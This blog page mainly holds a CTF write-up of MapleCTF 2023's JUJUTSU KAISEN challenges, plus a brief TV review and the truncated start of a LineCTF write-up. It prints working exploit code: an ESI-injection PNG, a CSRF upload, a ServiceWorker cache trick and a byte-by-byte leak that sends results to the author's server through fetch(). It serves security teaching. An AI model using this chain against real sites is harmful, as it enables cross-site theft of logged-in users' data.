Monday, October 2, 2023

CTF Writeup: JUJUTSU KAISEN 1 & 2 @ MapleCTF-2023

This weekend I participated in MapleCTF, coming in 33rd overall. It was a great competition, with lots of interesting problems. I ended up spending most of my time on "JUJUTSU KAISEN 2". I didn't even have time to look at the two harder web problems. Overall I'm pretty proud of how I did in this competition, given that I was playing it solo and only 8 teams got the second Jujutsu problem.

I learned a lot, especially about ServiceWorkers, solving this problem. Without further ado, here's how I solved this challenge:

The Challenge

  • Points: 223 and 476 (for 1 and 2 respectively)
  • Number of solves: 26 and 8.
  • Links: 1, 2

We are given a zip file containing a docker-compose setup with a number of services. They are:

  • An nginx load balancer that connects to the varnish cache and provides TLS termination.
  • Varnish caching layer that can connect to either the front-end app or the GraphQL backend.
  • A front-end node.js app (jjk_app).
  • A backend graphQL server (jjk_db) that powers the front-end app.
  • A report bot (You give it a url, it then launches google chrome, logs into the app and navigates to a website of your choosing).
  • A redis server backend for the report bot.

The front-end app is behind a login. You cannot register new accounts and you do not know the password (But the report bot does log in before visiting your site). The front-end app has two endpoints of interest, both behind auth. A characters list powered by the GraphQL backend, including the flag, and a "/newchar" endpoint that allows you to upload an image that is saved to the server.

The flag is in the DB, so you either need to get it from the front-end endpoint the shows the query, or you need to get it from the DB more directly.

The first challenge

There were two versions of this challenge. This is usually means that there was some sort of unintended solution, which the second harder version has patched.

Since we have the source code for both challenges, you can see how they differ in case that gives us a hint.

$ diff -ur jjk1/ jjk2/

[omitting some inconsequential minor changes for space]

diff -ur jjk1/nginx/default.conf jjk2/nginx/default.conf
--- jjk1/nginx/default.conf    2023-09-29 16:23:05.000000000 -0700
+++ jjk2/nginx/default.conf    2023-09-30 01:30:28.000000000 -0700
@@ -1,7 +1,7 @@
 server {
         listen 443 ssl;
 
-        server_name localhost;
+        server_name jujutsu-kaisen-2.ctf.maplebacon.org;
         ssl_certificate /etc/nginx/ssl/nginx.crt;
         ssl_certificate_key /etc/nginx/ssl/nginx.key;
 
@@ -11,6 +11,6 @@
             proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
             proxy_set_header X-Forwarded-Proto https;
             proxy_set_header X-Forwarded-Port 443;
-            proxy_set_header Host $host;
+            proxy_set_header Host "jjk_app";
         }
-}
\ No newline at end of file
+}


This seems like a pretty clear hint that the solution to version 1 has something to do with the host header. It is the only thing of consequence that was modified.

There's pretty much only one thing you can do with a host header - change it. But what should we change it to?

Looking at the varnish config file, we see:

[..]

sub vcl_recv {
    if (req.http.host ~ "jjk_db" && std.ip(client.ip, "17.17.17.17") ~ internal) {
        set req.backend_hint = db_backend;
    } else {
        set req.backend_hint = app_backend;
    }
}

So basically, there are two backends varnish can connect to depending on the host header. The IP ACL check may look concerning at first. However this check should be checking the X-Real-IP or X-Forwarded-For header, instead of the actual IP. The actual IP would be the nginx load balancer IP, which is always internal. Hence this check is ineffective.

In any case, clearly the other possible value for the host header is "jjk_db". Given we have strong suspicions something is wrong with how host headers are handled, it seems natural to try this other value.

Sure enough, if we set the host header to "jjk_db", we end up being connected directly to the GraphQL backend, and can query the flag.

$ curl -g 'https://jujutsu-kaisen.ctf.maplebacon.org/?query={getCharacters{edges{node{notes}}}}' --header 'Host: jjk_db'

which gave us the flag.

The second challenge

Without the diff providing a hint as to where to look, we are going to have to go over the challenge in much more detail.

Usually when doing a CTF challenge, the first thing I do is look for the stuff that is out of place. Often challenges are written to use fairly standard tech choices for most of it, and then do something weird just for the vulnerable part. A good first step is to imagine you have been asked to do code review on the app. What parts would you flag as "needs improvement" or otherwise don't make sense? Those parts are usually key to solving the problem.

The first thing that stands out to me like a sore thumb is the varnish config.

Here is the full default.vcl

vcl 4.1;
import std;

backend app_backend {
    .host = "jjk_app";
    .port = "9080";   
}

backend db_backend {
    .host = "jjk_db";
    .port = "9090";   
}

acl internal {
    "localhost";
    "192.168.0.0/16";
    "172.0.0.0/8";
}

sub vcl_backend_response {
    set beresp.do_esi = true;
}

sub vcl_recv {
    if (req.http.host ~ "jjk_db" && std.ip(client.ip, "17.17.17.17") ~ internal) {
        set req.backend_hint = db_backend;
    } else {
        set req.backend_hint = app_backend;
    }
}

Additionally, if we look in docker-compose.yml, we see that varnish is started with an unusual command line argument: -p feature=+esi_disable_xml_check 

All this sticks out for a number of reasons:

  • It would be kind of unusual in general for a CTF challenge to have varnish caching if it wasn't part of the solution to the problem
    • Especially because load balancing is already being handled by nginx
    • Especially because it is mostly configured not to cache anything (Some static assets and 404 pages do get cached, but nothing that would be expensive to generate)
  • It is weird how jjk_db is configured as a backend, despite the fact that jjk_app does not route through varnish but instead contacts jjk_db directly
  • ESI while not totally unheard of, is somewhat of an obscure technology. Obscure technology choices should always raise eyebrows during CTFs.
    • More importantly, the challenge does not actually use ESI to render anything. So why is it explicitly enabled?
  • The custom command line argument is especially eyebrow raising. It is disabling a check for a technology that is not even used in the challenge. That sounds like it will be needed for the solution.

What is ESI?

It seems that there are a lot of hints here that ESI (Edge-side includes) is going to be important to this problem. So what is it?

ESI is a technology to allow CDN cache servers (e.g. varnish) to construct a page from multiple parts. You might want to use it if you want to cache different parts of your page for different times, or combine the results of different services into one page.

In essence, if you put <esi:include src="http://host/something.htm"/> in a page, the cdn server will substitute that url into the page at that point.

This should get our security spidey-senses going - it seems a bit like an SSRF. If we can sneak an ESI tag into the page, we can perhaps fetch the results of some page we are not normally allowed to access.

There is a big restriction though - in the varnish implementation you can only request urls that the varnish server is able to handle. You cannot request arbitrary urls from the internet.

What about the -p feature=+esi_disable_xml_check? I hadn't heard of this before, but a quick look at the official docs reveal that it makes varnish process ESI on all responses. By default ESI if enabled would only process responses that look like HTML (start with a <). With this feature enabled, other responses, including images, get processed too. The importance of this will soon become apparent.

The rest of the App

The varnish config sticks out the most, but what else sticks out in this challenge? The most obvious is the existence of a report bot. This indicates that the challenge will have some sort of client-side component. But what type of client-side attack? Normally my go to thought would be XSS since that is the most common type of client-side vuln, but there is another big hint in the jjk_app that indicates that this is more likely a CSRF challenge:

From app/app.py

app.config.update(
    SESSION_COOKIE_SECURE=True,
    SESSION_COOKIE_HTTPONLY=True, # default flask behavior just does this
    SESSION_COOKIE_SAMESITE='None',
)

Setting SESSION_COOKIE_SAMESITE='None' clearly sticks out here. It should always stick out in a CTF challenge when a secure default is changed to something less secure.

Making cookies be SameSite="none" tells browsers to disable CSRF mitigations, and allow cookies to be sent on cross-site requests. This is a sure sign that CSRF is part of problem. Additionally, the challenge does not have any CSRF tokens, the traditional way to prevent CSRF from before SameSite cookies were a thing.

Interaction points

Once I have identified the things that are weird, my next step is to usually try and identify places in the app where interactions happen. Security vulns usually happens at the boundries between systems or between systems and users, so it is good to have a sense of where these are.

In this app we have (excluding entirely static endpoints):

  • A login page (but no credentials)
  • An api endpoint to view the list of characters as json, including flag, but no way to access it as it is behind login. Behind the scenes this makes a GraphQL query to jjk_db and displays the results. [This ends up being totally useless, but seems tantalizing at first glance]
  • A /newchar API endpoint (behind auth), that allows us to submit a new character to the DB. However the part that actually modifies the DB is commented out, so the only thing we can do is upload a PNG file of the new character. Upoon success, this endpoint will redirect your POST request to the location of the newly uploaded file. This is the only write endpoint in the app
    • File uploads are usually a security sensitive spot, so i spent some time looking through the upload code, but it all looked very secure to me. It does not care if the PNG file is valid, but there is no way to upload something with the wrong extension/content-type.

The challenge also provides a report bot. The report bot logs into the app (and thus getting cookies) and then goes to a URL provided by us. Given we already identified as CSRF being the likely issue due to disabling SameSite cookies, and there is only one write endpoint, this suggests that the attack involves a CSRF attack against the image upload newchar api as there are no other entry-points to attack.

Putting together a plan of attack

Based on the things that stood out while reading through the code, the pieces start to come together and a rough plan of attack unfolds:

  • Use CSRF to upload a "PNG" file cross-domain
  • Put ESI directives in the PNG file to query the GraphQL endpoint to retrieve the flag and insert it into the PNG file
  • Somehow retrieve the PNG file to get the flag (???)
  • Profit!

The third step, extracting the PNG file, is the hard part of this challenge. Lets put that aside for the moment, and talk about the first two steps first. The easiest step is making a PNG file with an ESI directive in it, so lets start there.

PNG file with ESI directives

This is pretty easy. The code does not care if the PNG file is valid, so we can just create a file containing:

<esi:include src="http://jjk_db/?query={getCharacters{edges{node{notes}}}}"/>

Name it something ending in .png, and we are good to go. To test this, i ran the app locally (docker-compose up). Since this is local, i know the username and password are "placeholder". To test, i simply navigated to https://localhost/newchar and filled out the form with the image (GET to this endpoint shows a form, POST does the upload).

When i first did this, it didn't work. I had forgotten the ending /. Varnish's ESI implementation requires the tag to be self-closing or it ignores it. To debug this, i did docker-compose exec varnish varnishlog which gives detailed debug logs of varnish's processing including ESI error messages. varnishlog and varnishncsa (basically the varnish access log) commands were quite helpful during debugging.

Once we hit submit on the form, we a redirected to the now uploaded image. Since we didn't make a real image, firefox shows it as broken, but if we download the image and open it in a text editor, we see the flag is present.

This feels like a promising step. We uploaded a file, which when retrieved has the flag in it. However we still have some ways to go. We were only able to upload because this is the local instance we know the password to. In the real challenge we must upload from having the report bot navigate to our website, so we have to find a way to do this cross-domain. We also need some way to obtain the PNG afterwards, again cross-domain despite the same origin poicy.

Uploading cross domain with CSRF

In the real challenge we cannot upload directly to the site, because it is behind a password we do not know.

We do have the report bot. We can send urls for the report bot to visit, which it does after logging in. This is what the bot looks like:
 
        await loginPage.goto(`${CHALL_DOMAIN}/login`, {
            waitUntil: 'networkidle2',
            timeout: 2 * 1000,
        });
        await loginPage.type('#username', ADMIN_USERNAME);
        await loginPage.type('#password', ADMIN_PASSWORD);
        await loginPage.evaluate(() => {
            document.querySelector("#submit-login").click();
        });
        await loginPage.waitForNavigation({
            waitUntil: 'networkidle2',
            timeout: 2 * 1000,
        });

        const resp = await page.goto(url, {
            waitUntil: 'load',
            timeout: 3 * 1000,
        });

The "url" variable is the url we submit. Luckily for us, this challenge sets SameSite=None on all cookies as previously mentioned. Additionally the write endpoints are not protected with CSRF tokens. This means any requests to the challenge domain, including cross domain ones, will have the appropriate cookies and be logged in.

Many people assume that the web browser same origin policy prevents all communication between separate domains on the web unless relaxed via CORS. This is not true. If the same origin policy was a file permission, it would be -WX (write & execute). You can write (POST) content to other domains, for example via form submission or AJAX. You just cannot read the results. Similarly you can execute, i.e. load javascript or CSS from other domains. The only thing it prevents is javascript from reading cross-domain content. You can even display cross-domain content, for example in <img> tags, as long as javascript does not have access to it (This is important later).

With that in mind, there's two ways we can upload cross domain. We can simply make an html form submitted via JS:
 
<form id="myform" action="https://jujutsu-kaisen-2.ctf.maplebacon.org/newchar" method="POST" enctype="multipart/form-data">
   <input type="file" id="file" name="file" value="Upload Image">
   <input type="submit">
</form>
<script>
  var b64 = "base64 encoded PNG file here";
  var bytes = Uint8Array.from(atob(b64), c => c.charCodeAt(0))
  var f = new File([bytes], "a.png", { type: 'image/png' });
  var dataTransfer = new DataTransfer();
  dataTransfer.items.add(f);
  document.getElementById( 'file' ).files = dataTransfer.files;
  document.getElementById( 'myform' ).submit();
</script>
 
Alternatively, you can use AJAX:
 
  /* Make sure we upload this as a "file" not normal POST parameter */
  var b64 = "base64 encoded PNG file here";
  var bytes = Uint8Array.from(atob(b64), c => c.charCodeAt(0))
  var f = new File([bytes], "a.png", { type: 'image/png' });
  var form = new FormData();
  form.append( 'file', f );
 
  fetch( "https://jujutsu-kaisen-2.ctf.maplebacon.org/", {
    mode: 'no-cors' /* Do not use CORS, since we are not authorized under cors. This causes the result to be opaque. */
    credentials: 'include', /* include the login cookies that the bot got when logging in so this request is logged in as Admin, despite not knowing the admin's password. */
    body: form, /* This automatically changes the Content-Type header */
    method: 'POST'
  } ).then( result => { /* result is opaque */ } );
 
 
In both cases, the result of the request is unusable. For the form, you navigate the page to a new domain and no longer have control over it to access to it. With AJAX, the result object returned is opaque so you cannot read the result. Nonetheless, that is one problem down, now are we need to figure out is how to read the PNG.

[Note: All this might change when chrome eventually implements storage partitioning. Firefox already does this if enhanced tracking protection is enabled]

Extracting the PNG

So this seems like a lot of progress. We can give the report bot our website, our website can upload a PNG file to the site, which when served has the flag in it.

But how do we get the flag? We cannot read the PNG file, as it is cross domain and the same origin policy prevents us.

Here's a couple things I tried that didn't work:
  • XSSI - You can load javascript & CSS cross domain. You could make the png file be something like var data = "secret stuff"; include it in your page, and then read the variables in js. The problem is that modern browsers require correct mime types if your JS or CSS is cross domain. So this would have worked in older browsers but not recent ones.
  • Cache pollution. I played with the idea of trying to use the varnish cache as a side channel to leak the data. e.g. Forcing the answer to be cached a letter at a time and then trying to retrieve it later from a different host by looking at the age header when retrieving specific urls. The problem is that varnish seems to not be configured to cache the results of backend ESI fetches, so i wasn't able to alter the cache state from ESI afaict.
  • <img> tags. Image tags have onerror and onload event handlers that distinguish between valid and invalid image files even cross domain. They also leak the width/height of the file (including 0x0 if invalid). This did not work because we do not know the url of the image, we only know we get redirected there after a POST. We can only set the img src to do a GET (However, this turns out to be not quite true, and is really important later)
  • Timing oracle - we basically have a blind DB injection. If this was SQL i would be injecting sleep(5) and checking how long the request took to load. However GraphQL doesn't support sleeps or other complex operations one could easily construct a timing oracle out of. That said, after the competition, i found out some teams did solve it this way by forcing graphQL to make a really big multi-mb response, which was slow enought to be detected. I did not think of this.
  • <object> tags. An <object> tag is like a weird combination of <img> and <iframe>. Like <img> you can distinguish between valid & invalid images using onload events. However you can also navigate them like an iframe. I spent a lot of time trying this but it ultimately did not work. More on this below

So none of these seemed to work immediately. However it did seem clear that given a PNG file, it is possible to leak cross domain whether or not the PNG file is a valid PNG file. This feels like something we could do with ESI. At this point I mistakenly thought I could use the <object> tag to leak this validity info cross domain. I was on the right track but <object> was the wrong approach. In any case I decided to create a payload that would leak the flag based on whether or not the resulting PNG is valid.

Making a PNG validity oracle

This was actually fairly easy. The goal here would be to leak the flag a byte at a time.

The graphql endpoint supports LIKE queries, so if we want to test to see if the flag starts with the letter A, we can do a query like:
{
    getCharacters( filters: {notesLike: "maple{A%"} )
    { edges {node {notes} } }
}

If one of the notes items contains the string "maple{A", the result is returned, otheriwse an empty result is returned (i.e. {"data":{"getCharacters":{"edges":[]}}}). We try this for every letter, until we get one, and then move on to the next letter, and so on.

To make this work, I first prepared a file that would contain the empty result inside it:

exiftool -Artist='{"data":{"getCharacters":{"edges":[]}}}' file.png

exiftool adds the empty result to the file's metadata.

I then opened the file in vim, found the inserted part, and replaced it with the text: <esi:include src='http://jjk_db:9090/?query={getCharacters(filters:{notesLike:"maple{XXX%25"}){edges{node{notes}}}}'/>
 
This of course makes the PNG file invalid, as it is now spilling into the next chunk rendering the hash incorrect, but that's ok. The idea would be the post-process the file, replacing XXX with whatever letters we are currently checking.
 
After the file is uploaded, varnish replaces the ESI directive. If no match is found, a GraphQL empty response is inserted, which makes the PNG file once again valid. Otherwise a longer response is inserted, which overflows the text metadata block, making the entire PNG file invalid. We now have our validity oracle. 

<object> tag

Initially I thought the <object> tag would be my best bet. Originally meant for plugins, in the modern web it acts sort of like a mix between an <img> tag and an <iframe>. When given a (non-svg) image file, it acts as an <img> tag, otheriwse it acts like an <iframe>

Like an <img> tag, it has onload & onerror event handlers (as well as leaking img dimensions). It can navigate like an iframe, but if loading an invalid <img> it won't trigger the onload handler (where an iframe will trigger onload even for invalid images). The important thing here, is onload triggers on every new valid navigation (in firefox anyways).

Thus a plan formed:
  • Create an HTML document with a <form> that uploads this png file and auto submits via javascript (See the snippet in the earlier "Uploading cross domain with CSRF" section)
  • Load this form in an <object> tag with an onload handler
  • If the onload handler triggers once, then we know we have an invalid file (And hence guessed the flag prefix correctly). If it triggers twice, then we have a valid png and our guess is wrong.

This seems great. I implemented it and tested it out locally in firefox. It Worked (Assuming enhanced tracking protection is off)!

Problem solved, right? Not so fast.

I tried submitting my script to the report bot, and it did not work. As i debugged further, I realized that the report bot is using headless chrome, where I was testing in firefox. Appearently <object> is implemented quite differently between firefox and chrome.

In chrome we only get the onload event once, not every navigation. Additionally the object tag seems to choose whether it is an <img> or an <iframe> at initialization time. In <img> mode we get the different events with valid vs invalid, it adjusts the size based on the img, and svgs are run without scripts. On the other hand, in <iframe> mode, we do not get a distinction between valid & invalid images (both trigger onload events), the size of the element does not adjust for different size raster images (oddly enough it does adjust size for SVGs) and SVGs are run with scripts enabled.

It seems like it decides what mode to be in, first by looking at the type attribute. If that's missing then it looks at the extension in the url of the data attribute. If it ends up guessing wrong and being in <img> mode for something that has a Content-Type that is not an image, it appears to change into iframe mode and restart the load (i.e. you see two loads of the resource in the network tab). All this seems to only occur when first initializing. Once it is initalized it does not appear to change mode with future navigations.

All that's to say, my plan won't work. To get the events I want I need it to be in <img> mode, but i need it to first be in <iframe> mode to do the form submission. <object> has a target attribute potentially letting you submit a form into it from the outside, but that only works in <iframe> mode. So this seems a bit like a dead end. I can have one or the other behaviour, but I actually need a mix of both behaviours.

I tried a lot of things here for a long time, and nothing was working. At some point I had the bright idea to use ServiceWorkers.

Enter service workers

ServiceWorkers are a web browser feature where the javascript on your page can essentially act as a MITM proxy, manipulating network requests for your page. Once you install the ServiceWorker javascript, it stays resident in the background, intercepts all requests to your site, and then can either let them through, cache them, or give a custom response. The idea is to allow web authors to implement custom caching schemes or offline access to their websites.

This seemed perfect for my needs. I could preload the POST form submission, and cache it. Then when I load the object tag I could make it load the cached POST submission instead of the normal behaviour of a brand new GET request being issued. Hopefully that would let me view the /newchar endpoint with <object> in img mode, and have the onload handler indicate if the image is a valid PNG.

At first I wasn't sure if you can cache a POST request in ServiceWorkers, being non-idempotent and all. Turns out it doesn't really matter, you can substitute pretty much any response for any other with ServiceWorkers. It even works for cross-domain requests (You cannot read them and there are some restrictions related to that, but you can subtitute them for each other if it is the same type of request).

However there was a problem. <object> tags in chrome do not seem to use service workers at all. Kind of weird. Generally <iframe>'s do not if they are cross-domain since that is considered a separate browsing context to a separate website and not part of your site anymore. However, object tags do not seem to use ServiceWorkers at all, even if in the same domain, and even if in image mode.

When playing with this I did notice that if there was an <img> tag already on the page for some reasource, then the <object> tag would use that as a cache if it was in img mode, even if that <img> tag was fed by a ServiceWorker. So this presented a plan:
  • Do a POST submission of the form using ajax. Make ServiceWorker cache it.
  • Load the url in an <img> tag, ensuring the ServiceWorker uses the cached response
  • Load the <object> tag, which would use the <img> tag as a source, allowing us to look at onload events.

I started implementing this, but then realized it was pretty silly. <img> tags also have onload/onerror events. There is no need to bother with the <object> tag if i can load the result of the form submission into an <img>. With that in mind i ditched the last step and just used the <img> tag.

Finally putting it altogether

So to summarize, here is where we are at:
  • Create a PNG file with an <esi:include> tag in it
  • The esi:include tag does a GraphQL query allowing us to guess one letter of the flag. If the guess is incorrect the PNG file is valid, otheriwse it become invalid.
  • Make a CSRF request to the jjk_app uploading the png file. Have the service worker cache the response
  • Load an <img> of the same url, ensuring the ServiceWorker uses the cached POST result
  • Install onload and onerror handlers to the <img> tag
  • If the onload handler is triggered the guess is incorrect and we try the next letter in the alphabet. If the onerror handler is triggered, the guess is correct. Save the letter and start guessing the next letter in the flag.
  • Once we have the flag, make an ajax request back to our server to tell us what it is.
 
The ServiceWorker code is pretty simple - if the requested url does not contain /newchar, ignore it and let the browser handle it. Otherwise, check the cache, if we have a cached entry for that url (including POST requests) use that. Otherwise we request the url from the internet, and store it in cache. When storing it, we store it just under the url and not the original Request object so we can ensure that the POST requests will match later GET requests for the same URL.
 
The end result, is if we first make an AJAX post request to the /newchar API endpoint, that will be fetched and cached. The subsequent GET request to the endpoint will be served from cache, using the result from the POST request instead of making a new GET request. This is despite the fact the method is different, the requests have different cookies and one of them includes a file upload.
 
 
Here's the code for my service worker (service-maple.js):
 
function log(a) {
    console.log(a);
    //fetch( 'https://bawolff.net/map?log=' + encodeURIComponent(a), { "mode": "no-cors" } );
}

self.addEventListener('install', event => {
    log( "Service worker installed" );
});

self.addEventListener('activate', event => {
    log( "activating service worker" );
    // Take over tabs immediately instead of waiting for next page load
    self.clients.claim();
});

// This intercepts all network loads.
self.addEventListener('fetch', event => {
    log( "ASKING for " + event.request.method + ' ' + event.request.url + ' in ' + event.request.mode + ' ' + event.request.destination );
    if ( event.request.url.indexOf( '/newchar' )  === -1 ) {
        log( "skipping " + event.request.url );
        return;
    }
    event.respondWith(
        // ignoreMethod probably not strictly needed here, since we don't save the original Request object in cache.
        caches.match(event.request, { ignoreMethod: true, ignoreVary: true }).then(cachedResponse => {
            if (cachedResponse) {
                log( "SERVING " + event.request.method + ' ' + event.request.url + " from cache" );
                // The docker image has a small space quote so delete when done.
                caches.delete( event.request.url );
                return cachedResponse;
            }

            return caches.open("mycache").then(cache => {
                // We don't have the response, so fetch it from internet.
                return fetch(event.request).then(response => {
                    // Put a copy of the response in cache. Note we save it under event.request.url
                    // instead of event.request, to ensure the fact it is a POST request was not saved.
                    return cache.put(event.request.url, response.clone()).then(() => {
                        log( "STORE_IN_CACHE " + event.request.url );
                        return response;
                    });
                }).catch( function (err) {
                    log( err );
                    // Don't want an error to take down the whole service worker, so return a dummy response.
                    return new Response(new Blob(), {status:500} );
                } );
            });
        })
    );
});
 
 
All that is left is the code that makes use of the service worker. We convert the PNG file into an array of 8-bit integers split among two variables. We put our guess in the middle. We then make the POST request, followed by loading the same url as an image. If the onload event handler is triggered from the image, we know we have a valid PNG image, and our guess of the flag is wrong, so we try the next letter in the alphabet. If the onerror handler triggers, we know the PNG file is invalid (or a network error happened, the session cookie wasn't present, or something else went wrong, etc. This can be flakey). This means our guess was correct, so we found a letter of the flag and need to move on to the next letter.
 
The resulting exploit code (maple-jjk-explot.htm) looks like this:
 
<html>
<head>
<script>

// Load the service worker.
navigator.serviceWorker.register('service3.js');

function start() {
    // Put a little delay to make sure ServiceWorker is activated
    // More proper solution would be to postMessage after activation.
    window.setTimeout( tryNext, 600 );
}

const imgStart =  [137, 80, 78, 71, 13, 10, 26, 10, 0, 0, 0, 13, 73, 72, 68, 82, 0, 0, 0, 1, 0, 0, 0, 1, 1, 3, 0, 0, 0, 37, 219, 86, 202, 0, 0, 0, 6, 80, 76, 84, 69, 0, 128, 0, 255, 255, 255, 20, 63, 47, 79, 0, 0, 0, 46, 116, 69, 88, 116, 65, 114, 116, 105, 115, 116, 0, 60, 101, 115, 105, 58, 105, 110, 99, 108, 117, 100, 101, 32, 115, 114, 99, 61, 39, 104, 116, 116, 112, 58, 47, 47, 106, 106, 107, 95, 100, 98, 58, 57, 48, 57, 48, 47, 63, 113, 117, 101, 114, 121, 61, 123, 103, 101, 116, 67, 104, 97, 114, 97, 99, 116, 101, 114, 115, 40, 102, 105, 108, 116, 101, 114, 115, 58, 123, 110, 111, 116, 101, 115, 76, 105, 107, 101, 58, 34, 109, 97, 112, 108, 101, 123 ];

const imgEnd = [37, 50, 53, 34, 125, 41, 123, 101, 100, 103, 101, 115, 123, 110, 111, 100, 101, 123, 110, 111, 116, 101, 115, 125, 125, 125, 125, 39, 47, 62, 30, 68, 92, 77, 0, 0, 0, 10, 73, 68, 65, 84, 8, 91, 99, 96, 0, 0, 0, 2, 0, 1, 98, 64, 79, 104, 0, 0, 0, 0, 73, 69, 78, 68, 174, 66, 96, 130, 10 ];

// Cache busting for ease of testing.
const rand = Math.random();

const urlParams = new URLSearchParams(window.location.search);
var flagGuess = urlParams.get('prefix') || '';

const urlPrefix = urlParams.get( 'url' )
// During testing use: 'https://nginx/newchar?guess='
// for the real deal use: 'https://jujutsu-kaisen-2.ctf.maplebacon.org/newchar?guess=';

var a = [ "---", "---","a", "b", "c", "d", "e", "f", "g", "h", "i", "j", "k", "l", "m", "n", "o", "p", "q", "r", "s", "t", "u", "v", "w", "x", "y", "z", "0", "1", "2", "3", "4", "5", "6", "7", "8", "9", '}' ];

var i = 0;

// Generate our image to upload.
function getFormData(url) {
    var guess = url.substring(urlPrefix.length);
    var imgMid = [];
    for (var i = 0; i < guess.length; i++ ) {
        imgMid[imgMid.length] = guess.charCodeAt(i);
    }

    var form = new FormData();
    var blob = Uint8Array.from(imgStart.concat( imgMid, imgEnd) );
    var f = new File([blob], "a.png", { type: 'image/png' });

    form.append( 'file', f );
    return form;
}

// Invalid PNG file means guess was succesful. Save and move to next letter in flag.
function onerr(e) {
    console.log("SUCCESS " + e.target.title);
    // Report back on success.
    fetch( "https://bawolff.net/map/YES/" + e.target.title + '?' + rand, { "mode": "no-cors" } );
    if ( e.target.title === '---' ) {
        // Hack, sometimes the first attempt wasn't working.
        tryNext();
        return;
    }
    flagGuess = e.target.title;
    if ( flagGuess.length < 40 ) {
        i = 0;
        tryNext();
    }
};

// PNG was invalid or first time. Try next letter in alphabet.
function tryNext(e) {
    if ( e ) {
        console.log( "failed: " +  e.target.title );
        fetch( "https://bawolff.net/map/fail/" + e.target.title, { "mode": "no-cors" } );
    }
    if ( i >= a.length ) {
        fetch( "https://bawolff.net/map/TriedAll/" + flagGuess  + '?' + rand, { "mode": "no-cors" } );
        console.log( "tried all" );
        return;
    }
    console.log( "Setting: " + flagGuess + a[i] );
    fetch( urlPrefix + flagGuess + a[i] + '&bust=' + rand, {
        mode: 'no-cors',
        credentials': 'include', /* include login cookies */
        body: getFormData( urlPrefix + flagGuess + a[i] ),
        method: 'POST'
    } ).then( result => {
        window.setTimeout( function () {

            var elm = new Image();
            elm.title = flagGuess + a[i];
            elm.onerror = onerr
            elm.onload = tryNext;
            elm.src = urlPrefix + flagGuess + a[i] + '&bust=' + rand;
            i++;

        }, 100 );
    } )
}
</script>
<body onload="start()">jjk script.
</body>
</html>


For ease of testing, the code looks at its own url to decide what the challenge url is. Because the bot may timeout before completely extracting the flag, there is also a 'prefix' parameter for the part of the flag we have already figured out so we can start again in the middle of a guess.

If testing locally in browser (pro-tip: start chromium with --ignore-certificate-errors I wasted a lot of time on cert errors), we would log into the app first and use a url like https://bawolff.net/maple-jjk-explot.htm?url=https://localhost%2Fnewchar%3Fguess%3D&prefix=

When testing with the actual challenge but locally, we use a url like:
https://bawolff.net/maple-jjk-explot.htm?url=https://nginx%2Fnewchar%3Fguess%3D&prefix=

Finally, when doing the real thing, we use a url like:

https://bawolff.net/maple3.htm?url=https%3A%2F%2Fjujutsu-kaisen-2.ctf.maplebacon.org%2Fnewchar%3Fguess%3D&prefix=

To see the answer we tail -f /var/log/apache2/access.log:

35.203.147.181 - - [01/Oct/2023:21:57:03 +0000] "GET /map/YES/tooattachedforgottolookforunintendeds%7D?0.3308756734724301 HTTP/1.1" 404 512 "https://bawolff.net/maple3.htm?url=https%3A%2F%2Fjujutsu-kaisen-2.ctf.maplebacon.org%2Fnewchar%3Fguess%3D&prefix=tooattachedforgottolookforuninten" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/117.0.0.0 Safari/537.36"

Thus the flag is maple{tooattachedforgottolookforunintendeds}

Conclusion

I spent a lot of time working on this problem, and got it fairly close to the end of the competition with only a few hours to spare. As the hours went by I knew I was making progress but was also really worried I would not figure it out in time. Luckily I got it with only 2 hours to spare.
 
It was quite a fun problem, and tought me a lot about web browsers. I now have some truly useless knowledge about how <object> tags work in chrome and some somewhat more useful knowledge about ServiceWorkers, which is a really cool javascript API I wasn't very familiar with previously.

Thank you to the event organizers Maple Bacon for providing a great event.

addendum: This write up came top 5 for the MapleCTF write-up competition. I've never been in the top 5 for a write-up competition before, just wanted to say thank you to everyone :)

Wednesday, June 14, 2023

TV show: Unreal


This show is so messed up. I love it.


I don't think I've watched any other TV show where the main character is both this sympathetic but also this objectively bad of a person. A monster, not an anti-hero and yet we're still on her side.

The show is packaged as a parody of the Bachalor. Sure enough, it is a show within a show, and the main cast are producing a reality TV show that is clearly meant to be the Bachelor.

However, what really shines about the show is how it is a character study of the main lead (Rachel). In the world of the show Rachel is a "producer", charged with manipulating the reality TV contestants for maximum drama.

Everything interesting in this show is either Rachel's relationship with her boss Quinn or her internal struggles. How she navigates the dysfunctional world of making reality TV. How she tries to act morally in a world that makes that all but impossible. How she is both trapped in this world but also unwilling to escape. How her manipulations are both self-serving but ultimately self-destructive. How she both hates herself for everything she's done but also seems to relish the thrill of it.

I'm not sure I have ever really watched anything quite like this. A protagonist who you just want to give a hug to, but at the same time feel like she should be arrested. To be sure, season 2 and 4 are quite shaky, but a fascinating, if occasionally difficult, watch nonetheless.

Wednesday, March 29, 2023

CTF Writeup: Memento from LineCTF 2023

 Over the weekend I participated in LineCTF 2023. This was a really fun CTF with lots of great web challenges. Often web challenges in CTFs are either really contrived, really guessy or really easy. It was nice to see a CTF with a large number of high quality web challenges that were challenging while still feeling realistic and not guess based.

Overall I didn't get too many challenges during the competition. However I did solve one challenge that nobody else did: Memento. It was the only web challenge to have only one solve, and I honestly feel pretty proud of myself for getting it. Not to mention that it makes me feel a lot better about having no idea how to solve most of the other problems :). In the end I came 28th with 601 points.

The challenge

We are given a Java Spring application that allows you to store notes and view the list of notes you have previously stored. The notes themselves are not access controlled, but are stored under an unguessable UUID. There is an admin bot which you can ask to look at a url. If you do, it will store a note containing the flag and then look at the url of your choosing.

To trigger this bot action there is a a /bin/report endpoint:

    @RequestMapping("/report")
    public String report(@RequestParam String urlString) throws Exception {
        URL url = new URL(urlString);
        HttpClient.newHttpClient().send(HttpRequest.newBuilder(new URI("http://memento-admin:3000/?url=" + url.getPath())).build(), HttpResponse.BodyHandlers.ofString()).body();
        return "redirect:/" + url.getPath() + "#reported";
    }


Which then triggers a node.js app that runs headless chromium:

            // post flag as anonymous user
            console.log(origin + "/bin/create");
            await page.goto(origin + "/bin/create");
            await page.type("textarea", FLAG);
            await page.click("button");

            // visit to reported url
            await page.goto(origin + url);


The other important endpoints is the list and create endpoints:

    @GetMapping("/list")
    public String binList(Model model) {
        if (authContext.userid.get() == null) return "redirect:/";
        model.addAttribute("bins", userToBins.get(authContext.userid.get()));
        return "list";
    }


    @PostMapping("/create")
    public String create(@RequestParam String bin) {
        String id = UUID.randomUUID().toString();
